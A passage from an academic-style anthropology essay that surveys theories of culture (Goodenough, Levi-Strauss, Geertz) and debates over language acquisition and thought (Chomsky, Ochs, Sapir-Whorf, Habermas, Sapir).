The above illustrates the similarities and yet the stark contrast between theoretical approaches to better understanding the notions of culture. Culture in itself embodies what humanity has achieved through millennia of evolution and natural selection. However it is Meggers (1971) whom seems confident in linking humanity itself to the bare truth, that humans are animals. Like most living creatures on this planet, humanity is by its innate nature a social entity. One which must adhere to natural selection and in so doing must facilitate its existence by utilizing the very tools nature bestowed unto us,

primarily *language*. However, before language can be considered let us first further examine culture by introducing it not as a recent phenomenon, but rather one that has existed since the birth of humanity whilst taking into consideration that language in and of itself is in fact a recent phenomenon. One which only takes into consideration modern society negating the possibility, if not almost purposefully ignoring that cultures were not always as sophisticated as Marxists, Harris, or Keesing would have us believe. Cultures are located in time and space by the temporal and spatial distribution of the individuals sharing them.^{iv} They exist only in the minds of the people sharing that culture and although one can not underestimate nor dilute the vast accomplishments humanity has succeeded in bearing; it too can not go unaccounted for that, like all animals, we have evolved from a point of existence where culture simply consisted of a set of ideas and way of life. A way of life that, as we have seen through primates, are distant echoes of a time when humanity was as vulnerable as those animals that live under our rule today.

Thus what forms culture can take inevitably depends on the ability of the group and of the individual to think of, imagine, and learn. As well, an innate ability to be able to pass this information on to new members either through rearing of children (enculturation) or assimilation of another group must be accomplished within a simplistic means of acculturation for the latter. Thus, cultures must be thinkable and learnable as well as livable in that the ecosystem also plays a role in helping develop the type of condition and life style that will take place. It is through such adaptationists theoretical frameworks that one may consider human culture as the ideal, but it can also be used to explain how animal culture itself exists. However, ideational archetypes exist about culture, attempting further to distance humans from that inner animal which seems to cling at our consciousness as we strive to be more than the sum of our biological parts. Keesing distinguishes three different ways of approaching cultures as systems of ideas. First, cultures must be seen as a cognitive system. According to Ward Goodenough (1957):

"Culture is not a material phenomenon; it does not consist of things, people, behaviour, or emotions. It is rather an organization of these things. It is the form of things that people have in mind, their models for perceiving, relating, and otherwise interpreting them." (167)

Second, are Cultures of Structural systems, where Levi-Strauss views cultures a shared symbolic systems that are cumulative *creations of mind*; he seeks to discover in the structuring of cultural domains- myth, art, kinship, language- the principles, he feels of the mind that generates cultural elaborations. Thus, the physical world which humans live within may provide the raw materials necessary to make their visions into a reality, however, the mind in itself imposes culturally patterned order, "... a logic of binary contrast, of relations and transformations, on a continuously changing and often random world."^v A symbolic polarity develops, one between that of Nature vs. Culture. Levi-Strauss himself becomes concerned with 'Culture' rather than with 'a culture':

"...he sees American Indian mythic structures as overlapping, interconnected patterns that transcend not only cognitive organization of [the] individual ... but in a sense transcend as well the boundaries of language and custom that divide different peoples." (Keesing, 1974: 79)

Third, Keesing introduces Cultures as Symbolic Systems, where Clifford Geertz, like Levi Strauss, has over time become increasingly systematic. Unlike Strauss, however,

he finds inspiration for work in the individual in real life settings, such as his work regarding the cock fight, a funeral, and a sheep theft. According to Keesing:

"[Geertz] ...sees the cognitive view of Goodenough and the 'new ethnographers' as reductionistic and spuriously formalistic. ... symbols and meanings are shared by social actors- between, not in them; they are public, not private." (1974: 79)

Thus, cultural systems become ideational while such cultural patterns themselves are not reified or metaphysical but rather, like rocks and dreams, "they are things of this world."^{vi} Geertz himself views his notions of culture as '*semiotie*'- thus, to study culture is to study shared codes of meaning. Geertz refers to cultures as being like old cities: or rather, the problem of cultural analysis is as much of determining independencies as interconnection, gulfs as well as bridges he states. According to Geertz:

"...The appropriate image, if one must have images, of cultural organization, is either the spider web nor the pile of sand. It is rather more the octopus, whose tentacles are in large part separately integrated, neurally quite poorly connected with one another and with what in the octopus passes for a brain, and yet who nonetheless manages to get around and preserve himself, ... as a viable, if somewhat ungainly entity." (1966: 66-67)

Thus, Geertz argues that culture in and of itself is best seen as a set of behaviour patterns, concrete yet complex which include customs, usages, traditions, and habit clusters, however, they also work as a set of control mechanisms for the governing of social behaviour amongst individual participants within a given culture. Thus far we have seen that, amongst many things, culture is a system of knowledge, shaped and constrained by the way the human brain not only acquires information, but also by the environment in which a culture must exist. It is also the ways which humans organize and process the information and create an internal model of reality, albeit only valid when within their own particular culture. At this elementary definition of culture, it can be argued that animals do possess the capabilities of understanding and creating a system of knowledge and tools to pass on learned information from one generation to the next. For the purpose of this argument we will examine shortly the social structure of primates, particularly, chimpanzees. However, first we must take a closer look at the way culture is transmitted from one generation to the next and what, according to many theorists makes us *superior* to animals. Naturally, we are talking about language and mind.

2. Of Language and Mind

***"Speech is a non-instinctive, acquired, 'cultural function'."* Edward Sapir (1949: 4)**

The human mind, it would seem, would be the natural equivalent to the lion's teeth and claws, or rather more humbly, the varied stripes of a zebra. Its origins have long been a popular subject, as some reasonable and other not so reasonable claims have been proposed: 'Exclamations become words; sounds in nature were imitated, or people simply got together and assigned sounds to objects and actions.' Such wild speculation on the origins of language inevitably led to a ban imposed in 1866 by the *Societe de Linguistique de Paris* against papers on linguistic origins.^{vii} Due to the wealth of information gathered over the last century on primate brains, the development of linguistic competence of children, more human fossils that can tentatively be used to reconstruct what brains and vocal tracts must have been like, and a better understanding

of early hominid way of life have all given way to new theoretical developments in answering the question whether or not language determines culture or whether culture determines language. Nevertheless, language is a tool which allows us to survive in a world where we have no other means of protection. As Geertz surmises, through trial and error humanity managed to thrive in the process of natural selection. His approach to the acquisition of language as a system of communication in order to pass on information and understanding of the cultural view of the world in which one lives would fall in adequately with the above notions of culture.

However, it is not until one stumbles upon Noam Chomsky (1968) and Eleanor Ochs (1998) do we get an understanding of how language during contemporary time helps not simply to enrich our minds, but that has become the medium necessary to maintain the industrial world. The mind is a complex web of information, how the mind is conditioned within any given human culture (initially) can only be acquired via language. Language, it is argued, is the sole means in which a human acquires culture; this entails one's understanding of reality and sets forth a set of grammatical rules that ensure our ability to properly understand it. It serves a purpose, that is to allow humanity to maintain its idealized fiction of the world, however it does not serve as a means of creating culture, but rather, it simply maintains it within human culture. Ochs surmises that the process of socialization enables us to determine all facets of culturally social acceptable behaviour. Thus, as we constantly strive to better ourselves as a species, including our understanding of the physical world around us in relation to how our minds perceive it, so too then must language be changed and improved upon to accommodate the needs of the group. One can claim that the concept of 'mind' from an anthropological point of view clearly stipulates that the mind can not function to its full potential without the use of language, nor can language in and of itself exist without the mind to put it into practice. Thus, in this sense, the mind utilizes language as a tool which is embedded in our sub-conscious but can only function through the process of socialization. Once we have attained the basis for but one single dialect of language, the mind then becomes capable of learning other languages, inevitably aiding humanity's efforts to continue perceiving the world through various views whilst still enriching the individual's own understanding of how our own minds function in relation to the world around us.

Nevertheless, the debate between Ochs' and Chomsky's two contrasting positions regarding the acquisition of language can perhaps be placed into two categories; that of 'innateism vs. socialization.' Ochs' own view discusses further the process in which children must learn a language as governed by their respective culture via a process that is relational to their own environment. She gives an example using the Samoan discourse of language acquisition. In it she discusses how Samoan children learn their language in context to their setting (i.e. Front of house, back of house & side of house) and relationship with the individual the child is communicating with, (i.e. doctor-patient, student-teacher, child-child, etc.). Caregivers encourage children to use only 'good language' (Written Samoan) as opposed to 'bad language' (Slang-Non-Written Samoan).^{viii} In doing so, children learn their language in contrast to their environment. Thus, it can be argued that the process of acquiring language is situational and can not be undertaken without the condition(s) of a group's environment. In such an instance, both language increases the awareness of their mind and environment while the reverse takes place as well.

However, according to Noam Chomsky, the acquisition of language can be understood as an innate ability that human kind possesses. His work, a reflection of how language contributes to the environment of our mind, indicates that there is no concrete proof that human language is not already part of our innate abilities as a species. He states that though humanity requires at any age to be taught the rudimentary elements of their respective language, humanity nevertheless have within us a working knowledge, albeit sub-consciously, of what language is and how it functions.^{ix} Both Chomsky and Ochs attempt to show that language is in itself the building blocks of how we understand and perceive not only the world in which we reside, but each other and, as well, ourselves. Their two different approaches compliment each other in that Chomsky's view of humanity having an innate ability to understand language coincides with Ochs' theory of socialization. Combined, these two theoretical approaches to the acquisition of language also allow us to better understand humanity's ability to distinguish between the many facets of language, such as meta-communicative markings, symbols and signs.

This innate ability to be able to speak is what many social theorists claim as the driving force behind humanity's success. Geertz (1973) adds to this notion by surmising that an evolutionary approach must be undertaken and discusses the process of acquisition of language through the necessity to communicate information from generation to generation.^x Chomsky elaborates on this innate ability by discussing how human language itself is shared by all humans, a sense of *a priori knowledge* and *psychic unity*, if you will, and is in essence not merely unique to only human kind, however just as importantly it is vital to our survival as a species; a claim that echoes the *Sapir-Whorf Hypothesis*: The view/belief that language determines the way in which we perceive the world around us. These two views are as follows- the weak view, where language is viewed as an influence on thought itself vs. the strong view, where thought is determined solely by language.^{xi} This notion was studied indepthly by John Lucy (1972) who surmised further that in contemporary theoretical approaches today the view tends to hold that both language and thought (mind) must work together in relation to understanding and expanding on one another. Jurgen Habermas (1988) implements this approach developing a theory of social order in which he postulates the existence of a background of universal, pereflexive, unthematic knowledge called the *Lifeworld*. This 'Lifeworld' is manifested through a specific type of speech act called communicative action. Communicative action enables access to the '*binding and bonding of energies of language*' and is composed of structural constraints that together create an internal connection between meaning and validity.^{xii}

This pragmatic and non-semantic theory of meaning draws on Speech-Act theory and represents an epistemic turn in truth conditions as it goes beyond the linguistic utterance for validation while still recognizing the subjective positions of both, the speaker and hearer. Participants in a communicative act are able to "connect up" view his notion of the Lifeworld. Habermas extends his communicative theory to a theory of social action, to explain how social order is possible. In his view, society is woven from webs of linguistically mediated interactions that draw upon the unthematic knowledge of the Lifeworld, and, through communicative acts, shape this knowledge into cultural paradigms, legitimate orders, and personality structures. Habermas sees these as the three interrelated and interdependent components of the Lifeworld. They reciprocally interact through communicative action with the Lifeworld, creating the possibility for social cohesion. Although Habermas proposes a theory that looks beyond the structural components of language to see how communicative action makes social

cohesion possible, in doing so, he places the power of language not as an entity in and of itself, as has been done many times before him (i.e. Chomsky) but as a tool used by people. Indeed, the idea that two humans can connect in a communicative way so as to reach an understanding about the world must be the basis for cultural development, but the ways in which such a process is made possible has seemed to be often taken for granted.

3. Conclusion

These approaches work well in formulating and determining the nature and function of language in human culture, as Geertz (1973) continues to stipulate that the mind functions in processing and identifying information through a “concept that denotes a class of skills, propensities, capacities, tendencies, and habits.” (47-48). This is achieved through *primary* and *secondary* cognition where substitution, reversal, and condensation are but a few aspects of the mind that come prior to directed, logically ordered, a human’s capability to reason. He examines the growth potential of this ability through the evolution of the human species by both biological and social means of interpretation. Based on a biological perspective, the human brain in and of itself is three times larger than our ancestors. It is through a social outlook, however, that one can determine the growth of social behaviour by the *stimulus deficit* and *stimulus discovery*. The first refers to an innate sense of curiosity that needs to be fulfilled whilst the latter is the satisfaction of our curiosity through trial and error. It is through *motivational problems*, Geertz asserts, that culture and language evolve, a process linked directly to the notion of *psychic unity* where all human cultures share the same patterns of evolution but during different periods in time depending on such circumstances as environment. However, though the above illustrates the purpose of the advancement of language, rather than of its origins and though it can be said that it allows any rational, intelligible person to derive the same conclusions when serious thought is given to the origins, nature and function of culture and language, it does not however answer the question clearly and concisely as to whether or not language is truly innate or not? Thus, let us turn our attention to the notion that language itself merely defines what it is that a person or an animal feels. That language as a tool can only strive to better itself in defining the complex emotions and thoughts that humans sense. According to Edward Sapir (1949):

“...there are only organs that are incidentally useful in the production of speech sounds. ... Physiologically speech is an overlaid function, or, to be more precise, a group of overlaid functions. It gets what service it can out of organs and functions, nervous and muscular that have come into being and are maintained for very different ends of their own. ... Language is a purely human and non-instinctive (*italics mine*) method of communicating ideas, emotions, desires by means of a system of voluntarily produced symbols. These symbols are, in the first instance, auditory ... much instinctive expressions and the natural environment may serve as a stimulus for the development of certain elements of speech, however, much instinctive tendencies, motor and other, may give a predetermined range or mold to linguistic expression. Such human or animal communication (*italics mine*) ... as is brought about by involuntary, instinctive cries is not, in our sense, language at all.” (8-9)

Despite his claim that an utterance or the vocal sound of pain or joy does not, as such, constitute language or a symbolic meaning, it does however; serve as a more or less automatic over flow of our emotional energy. Rather, sound imitative words do not directly derive out of nature but instead are suggested, played with, hence the onomatopoeic theory of the origin of speech, the theory that would explain all speech

as a gradual evolution from sounds of an imitative character, really brings us no closer, according to Sapir, to the instinctive level than is language as we know it today.^{xiii} Still questions persist, ‘Can thought be possible without speech?’ If so, do primates not regularly utilize thought processes and judgments to maintain social cohesion, or to begin a war with neighboring groups? Does not the Feral Child think without the concept of language as understood and defined by contemporary humanity? Questions that will continue to persist as anthropologists continue to explore other forms of communication other than language. Thus, language itself can be argued to be as limiting as it has been progressive for the human mind and has given us both our concepts of sameness and differences between us and ‘*the other*.’

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